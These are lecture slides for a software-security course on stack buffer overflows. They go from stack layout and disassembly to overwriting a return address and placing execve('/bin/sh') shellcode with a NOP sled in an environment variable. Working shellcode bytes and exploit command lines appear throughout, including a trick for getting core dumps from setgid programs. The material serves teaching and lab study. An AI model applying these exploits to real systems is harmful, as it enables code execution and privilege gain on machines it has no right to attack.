

Stack overflow

Insu Yun

Today's lecture

- Understand what the stack overflow is
- Understand how to control PC using stack overflow
- Understand how to place shellcode in memory
- Understand how to calculate shellcode address and to launch a shell

Overflow

- Flow over boundary (i.e., over capacity)
- Many overflows in software security
 - Stack overflow (Today)
 - Heap overflow (lab09)
 - Integer overflow (lab08)
 - ...

Stack overflow: History

- 1988: Morris worm
 - The first internet worm (i.e., malware distributed by internet)
 - Developed by Robert Morris (a professor at MIT) to measure internet size
 - But his worm had a mistake (as always) and crashes several problems
 - He used multiple vulnerabilities including stack overflow in fingerd
- 2020: Still prevalent, but more difficult to exploit thanks to stack protection, which we will explore next week

December 15th, 2020

(ODay) D-Link DCS-960L HTTP Authorization Header Stack-based Buffer Overflow Remote Code Execution Vulnerability

Review

```
void vuln(char *src) {  
    char buf[16];  
    strcpy(buf, src);  
}  
  
int main(int argc,  
         char *argv[]) {  
    vuln(argv[1]);  
}
```

Disable stack protection → lab04

```
gcc -z execstack  
-fno-stack-protector  
-fno-pic -no-pie  
-mpreferred-stack-boundary=2  
-m32 -O0 -o vuln vuln.c
```

Disable Program Independent Executable(PIE) → lab05

Disable stack alignment → unusal-main in this lab

```
; vuln  
0x08048426 <+0>:    push    ebp  
0x08048427 <+1>:    mov     ebp,esp  
0x08048429 <+3>:    sub     esp,0x10  
0x0804842c <+6>:    push   DWORD PTR [ebp+0x8]  
0x0804842f <+9>:    lea    eax,[ebp-0x10]  
0x08048432 <+12>:   push   eax  
0x08048433 <+13>:   call   0x80482e0 <strcpy@plt>  
0x08048438 <+18>:   add     esp,0x8  
0x0804843b <+21>:   nop  
0x0804843c <+22>:   leave  
0x0804843d <+23>:   ret  
  
; main  
0x0804843e <+0>:    push    ebp  
0x0804843f <+1>:    mov     ebp,esp  
0x08048441 <+3>:    mov     eax,DWORD PTR [ebp+0xc]  
0x08048444 <+6>:    add     eax,0x4  
0x08048447 <+9>:    mov     eax,DWORD PTR [eax]  
0x08048448 <+10>:   shr     eax  
0x08048449 <+11>:   call   0x8048426 <vuln>  
0x0804844f <+17>:   add     esp,0x4  
0x08048452 <+20>:   mov     eax,0x0  
0x08048453 <+21>:   leave  
0x08048454 <+22>:   ret
```

esp

envp
argv
argc
main's return address

```
; vuln
0x08048426 <+0>:      push    ebp
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0x08048449 <+11>:     push   eax
0x0804844a <+12>:     call   0x8048426 <vuln>
0x0804844f <+17>:     add    esp,0x4
0x08048452 <+20>:     mov     eax,0x0
0x08048457 <+25>:     leave
0x08048458 <+26>:     ret
```

eip



esp

envp
argv
argc
main's return address
main's old ebp

```
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ebp
esp

envp
argv
argc
main's return address
main's old ebp

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; vuln
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0x08048444 <+6>:      add    eax,0x4
0x08048447 <+9>:      mov     eax,DWORD PTR [eax]
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0x0804844a <+12>:     call   0x8048426 <vuln>
0x0804844f <+17>:     add    esp,0x4
0x08048452 <+20>:     mov     eax,0x0
0x08048457 <+25>:     leave
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```


ebp
esp

envp
argv
argc
main's return address
main's old ebp

```
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0x08048444 <+6>:    add    eax,0x4
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0x08048449 <+11>:   push   eax
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0x0804844f <+17>:   add    esp,0x4
0x08048452 <+20>:   mov     eax,0x0
0x08048457 <+25>:   leave
0x08048458 <+26>:   ret
```

argv

0x08048444 <+6>: add eax,0x4

ebp
esp

envp
argv
argc
main's return address
main's old ebp

```
; vuln
0x08048426 <+0>:      push    ebp
0x08048427 <+1>:      mov     ebp,esp
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0x08048438 <+18>:     add    esp,0x8
0x0804843b <+21>:     nop
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; main
0x0804843e <+0>:      push   ebp
0x0804843f <+1>:      mov     ebp,esp
0x08048441 <+3>:      mov     eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:      add    eax,0x4
0x08048447 <+9>:      mov     eax,DWORD PTR [eax]
0x08048449 <+11>:     push   eax
0x0804844a <+12>:     call   0x8048426 <vuln>
0x0804844f <+17>:     add    esp,0x4
0x08048452 <+20>:     mov     eax,0x0
0x08048457 <+25>:     leave
0x08048458 <+26>:     ret
```

&argv[1]

0x08048447 <+9>: mov eax,DWORD PTR [eax]

ebp
esp

envp
argv
argc
main's return address
main's old ebp

```
; vuln
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0x08048457 <+25>:  leave
0x08048458 <+26>:  ret
```

argv[1]



	envp
	argv
	argc
	main's return address
ebp	main's old ebp
esp	argv[1]

```

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0x08048426 <+0>:      push    ebp
0x08048427 <+1>:      mov     ebp,esp
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```

	envp
	argv
	argc
	main's return address
ebp	main's old ebp
	argv[1]
esp	vuln's return address

```

; vuln
0x08048426 <+0>:  push  ebp
0x08048427 <+1>:  mov   ebp,esp
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0x08048444 <+6>:  add   eax,0x4
0x08048447 <+9>:  mov   eax,DWORD PTR [eax]
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0x08048452 <+20>: mov   eax,0x0
0x08048457 <+25>: leave
0x08048458 <+26>: ret

```

	envp
	argv
	argc
ebp	main's return address
	main's old ebp
	argv[1]
	vuln's return address
esp	vuln's old ebp

```

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0x08048426 <+0>:    push    ebp
0x08048427 <+1>:    mov     ebp, esp
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0x0804842c <+6>:    push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:    lea   eax, [ebp-0x10]
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0x08048433 <+13>:   call  0x80482e0 <strcpy@plt>
0x08048438 <+18>:   add    esp, 0x8
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0x08048441 <+3>:    mov    eax, DWORD PTR [ebp+0xc]
0x08048444 <+6>:    add    eax, 0x4
0x08048447 <+9>:    mov    eax, DWORD PTR [eax]
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0x0804844f <+17>:   add    esp, 0x4
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0x08048457 <+25>:   leave
0x08048458 <+26>:   ret

```

ebp
esp

envp
argv
argc
main's return address
main's old ebp
argv[1]
vuln's return address
vuln's old ebp

```
; vuln
0x08048426 <+0>:    push    ebp
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0x08048444 <+6>:    add    eax,0x4
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0x0804844f <+17>:   add    esp,0x4
0x08048452 <+20>:   mov     eax,0x0
0x08048457 <+25>:   leave
0x08048458 <+26>:   ret
```

	envp
	argv
	argc
	main's return address
	main's old ebp
	argv[1]
	vuln's return address
ebp	vuln's old ebp
	-> buf (size: 16)
esp	

```

; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push  DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push  eax
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0x08048438 <+18>:     add   esp,0x8
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0x08048449 <+11>:     push  eax
0x0804844a <+12>:     call  0x8048426 <vuln>
0x0804844f <+17>:     add   esp,0x4
0x08048452 <+20>:     mov   eax,0x0
0x08048457 <+25>:     leave
0x08048458 <+26>:     ret

```

Let's assume
argv[1] = "A" * 24

	envp
	argv
	argc
	main's return address
	main's old ebp
	argv[1]
	vuln's return address
ebp	vuln's old ebp
	-> buf (size: 16) ["A" * 16]
esp	

```

; vuln
0x08048426 <+0>:    push    ebp
0x08048427 <+1>:    mov     ebp,esp
0x08048429 <+3>:    sub     esp,0x10
0x0804842c <+6>:    push    DWORD PTR [ebp+0x8]
0x0804842f <+9>:    lea    eax,[ebp-0x10]
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0x08048433 <+13>:   call   0x80482e0 <strcpy@plt>
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0x08048444 <+6>:    add     eax,0x4
0x08048447 <+9>:    mov     eax,DWORD PTR [eax]
0x08048449 <+11>:   push    eax
0x0804844a <+12>:   call   0x8048426 <vuln>
0x0804844f <+17>:   add     esp,0x4
0x08048452 <+20>:   mov     eax,0x0
0x08048457 <+25>:   leave
0x08048458 <+26>:   ret

```

	envp
	argv
	argc
	main's return address
	main's old ebp
	argv[1]
	vuln's return address [0x41414141]
ebp	vuln's old ebp [0x41414141]
	-> buf (size: 16) ["A" * 16]
esp	

```

; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push  DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea   eax,[ebp-0x10]
0x08048432 <+12>:     push  eax
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0x08048444 <+6>:      add   eax,0x4
0x08048447 <+9>:      mov    eax,DWORD PTR [eax]
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0x0804844a <+12>:     call  0x8048426 <vuln>
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0x08048452 <+20>:     mov    eax,0x0
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0x08048458 <+26>:     ret

```

	envp
	argv
	argc
	main's return address
ebp	main's old ebp
	argv[1]
esp	vuln's return address [0x41414141]
	vuln's old ebp [0x41414141]
	-> buf (size: 16) ["A" * 16]

```

; vuln
0x08048426 <+0>:      push    ebp
0x08048427 <+1>:      mov     ebp,esp
0x08048429 <+3>:      sub     esp,0x10
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0x08048447 <+9>:      mov    eax,DWORD PTR [eax]
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0x0804844a <+12>:     call   0x8048426 <vuln>
0x0804844f <+17>:     add    esp,0x4
0x08048452 <+20>:     mov    eax,0x0
0x08048457 <+25>:     leave
0x08048458 <+26>:     ret

```

	envp
	argv
	argc
	main's return address
ebp	main's old ebp
	argv[1]
esp	vuln's return address [0x41414141]
	vuln's old ebp [0x41414141]
	-> buf (size: 16) ["A" * 16]

```

; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
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0x08048438 <+18>:     add   esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; main
0x0804843e <+0>:      push   ebp
0x0804843f <+1>:      mov    ebp,esp
0x08048441 <+3>:      mov    eax,DWORD PTR [ebp+0xc]
0x08048444 <+6>:      add   eax,0x4
0x08048447 <+9>:      mov    ecx,DWORD PTR [eax]
0x0804844a <+12>:     call  0x8048426 <vuln>
0x0804844e <+16>:     push  eax
0x08048450 <+19>:     add   esp,0x4
0x08048453 <+22>:     add   esp,0x0
0x08048458 <+26>:     ret

```

```

insu ~ $ gdb --args ./vuln $(python -c'print"A"*24')

```

```

Stopped reason: SIGSEGV
0x41414141 in ?? ()

```

Change PC to arbitrary address

- To change your eip into 0x44434241, what should be our input?
 - NOTE: 0x44 = "D", 0x43 = "C", 0x42 = "B", 0x41 = "A"

```
"A" * 16      # buffer  
+ "B" * 4      # old ebp  
+ "DCBA"       # retaddr
```

```
"A" * 16      # buffer  
+ "B" * 4      # old ebp  
+ "DCBA"       # retaddr
```

Little endian

Where to put your shellcode? (Recall)

```
$ ./hello aaaa bbbb cccc
```

Description	Example
NULL (8-byte)	NULL
File name	"/home/insu/hello"
Environment variable strings	"COLUMNS=238", "LANG=en_US.UTF-8", ...
Argument strings	"/home/insu/hello", "aaaa", "bbbb", "cccc"
...	...
Environment variables	{ env1, env2, env3, ..., envN, NULL }
Arguments	{ arg1, arg2, arg3, arg4, NULL }
...	...
char* envp[]	
char* argv[]	
int argc	4

Use environment variables! Why?

Introduce a new environment variable (Command line version)

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ env
```

```
_=/usr/bin/env  
_ZSH_TMUX_FIXED_CONFIG=/home/insu/bin/dotfiles/  
/oh-my-zsh/plugins/tmux/tmux.extra.conf  
SHELLCODE=1Ph//shh/bin$  
LANG=en_US.UTF-8  
LC_ALL=en_US.UTF-8
```

Get an address of shellcode

```
int main() {  
    printf("%p\n",  
          getenv("SHELLCODE"));  
}
```

```
insu ~ $ gcc -m32 -o getenv getenv.c
```

```
insu ~ $ ./getenv  
0xffffdfb3
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\xb3\xdf\xff\xff"')
```

```
Legend: code, data, rodata, value  
Stopped reason: SIGSEGV  
0xffffdff5 in ?? ()
```


Why does my exploit fail?

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ ./getenv  
0xffffdfb3
```

```
gdb-peda$ x/20b 0xffffdfb3  
0xffffdfb3: 0x3d 0x65 0x6e 0x5f 0x55 0x53 0x2e 0x55  
0xffffdfbb: 0x54 0x46 0x2d 0x38 0x00 0x4c 0x43 0x5f  
0xffffdfc3: 0x41 0x4c 0x4c 0x3d
```

```
gdb-peda$ x/s 0xffffdfb3  
0xffffdfb3: "=en_US.UTF-8"
```

Different program has different layout!

```
$ ./hello aaaa bbbb cccc
```

Description	Example
NULL (8-byte)	NULL
File name	"/home/insu/hello"
Environment variable strings	"COLUMNS=238", "LANG=en_US.UTF-8", ...
Argument strings	"/home/insu/hello", "aaaa", "bbbb", "cccc"
...	...
Environment variables	{ env1, env2, env3, ..., envN, NULL }
Arguments	{ arg1, arg2, arg3, arg4, NULL }
...	...
char* envp[]	
char* argv[]	
int argc	4

Different file name!

GDB inserts additional env

NOP sled

- NOP: No operation
 - OPCODE = "\x90"

```
insu ~ $ export SHELLCODE=$(python -c'print"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```


```
insu ~ $ export SHELLCODE=$(python -c'print"\x90"*10000 + "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd\x80"')
```

```
insu ~ $ ./getenv  
0xffffb8a3
```



Use address = getenv() + 0x1000

Make your exploit more robust using NOP sled



Boom!!

```
insu ~ $ ./getenv  
0xffffb8a3
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\xa3\xc8\xff\xff"')
```

```
gdb-peda$ r  
Starting program: /home/insu/vuln AAAAAAAAAAAAAAAAAABBBB  
process 19464 is executing new program: /bin/dash  
$ id  
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),
```

```
insu ~ $ ./vuln $(python -c'print"A"*16+"BBBB"+"\xa3\xc8\xff\xff"')  
$ id  
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),24(cdrom),27(s
```


Other debugging skill: coredump

```
insu ~/playground $ ulimit -c unlimited
insu ~/playground $ ./vuln $(python -c'print"A"*16+"BBBB"+"AAAA"')
[1] 24096 segmentation fault (core dumped) ./vuln $(python -c'print"A"*16+"B
insu ~/playground $ ls
core vuln
insu ~/playground $ gdb --core=core
```

```
gdb-peda$ x/10000x $esp
```

```
0xffffddb4: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
0xffffddc4: 0x90909090 0x90909090 0x90909090 0x90909090 0x90909090
```

```
insu ~/playground $ ./vuln $(python -c'print"A"*16+"BBBB"+"\\xb4\\xdd\\xff\\xff"')
$ id
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),24(cdrom),27(sudo),30(dip)
```

One issue in coredump

- coredump gives you accurate information
 - It is more useful when you cannot use NOP sled
- setg(u)id program cannot create coredump
 - Due to security reason: coredump can contain sensitive data

```
vagrant@ubuntu-xenial:~/playground$ ls -l
total 8
-rwxr-sr-x 1 root ubuntu 7372 Jan 16 08:07 vuln
vagrant@ubuntu-xenial:~/playground$ ./vuln $(python -c'print"A"*16+"BBBB"+"AAAA"')
Segmentation fault (core dumped)
vagrant@ubuntu-xenial:~/playground$ ls
vuln
```

Solution: copy + symlink

```
vagrant@ubuntu-xenial:~/playground$ cp vuln vuln_debug
vagrant@ubuntu-xenial:~/playground$ ./vuln_debug $(python -c 'print"A"*16+"BBBB"+"AAAA"')
Segmentation fault (core dumped)
vagrant@ubuntu-xenial:~/playground$ ls
core  vuln  vuln_debug
```

```
0xffffcc84: 0x90909090 0x90909090 0x90909090 0x90909090
0xffffcc94: 0x90909090 0x90909090 0x90909090 0x90909090
```

```
vagrant@ubuntu-xenial:~/playground$ rm vuln_debug
vagrant@ubuntu-xenial:~/playground$ ln -s vuln vuln_debug
vagrant@ubuntu-xenial:~/playground$ ./vuln_debug $(python -c 'print"A"*16+"BBBB"+"\\x84\\xcc\\xff\\xff"')
$ id
uid=1000(vagrant) gid=1001(ubuntu) groups=1001(ubuntu),1000(vagrant)
```

NOTE: In this example, I used `setregid(geteuid(), geteuid()) + execve("/bin/sh")` shellcode

A same application with a same filename gives you the same memory layout

```
$ ./hello aaaa bbbb cccc
```

Description	Example
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File name	"/home/insu/hello"
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Argument strings	"/home/insu/hello", "aaaa", "bbbb", "cccc"
...	...
Environment variables	{ env1, env2, env3, ..., envN, NULL }
Arguments	{ arg1, arg2, arg3, arg4, NULL }
...	...
char* envp[]	
char* argv[]	
int argc	4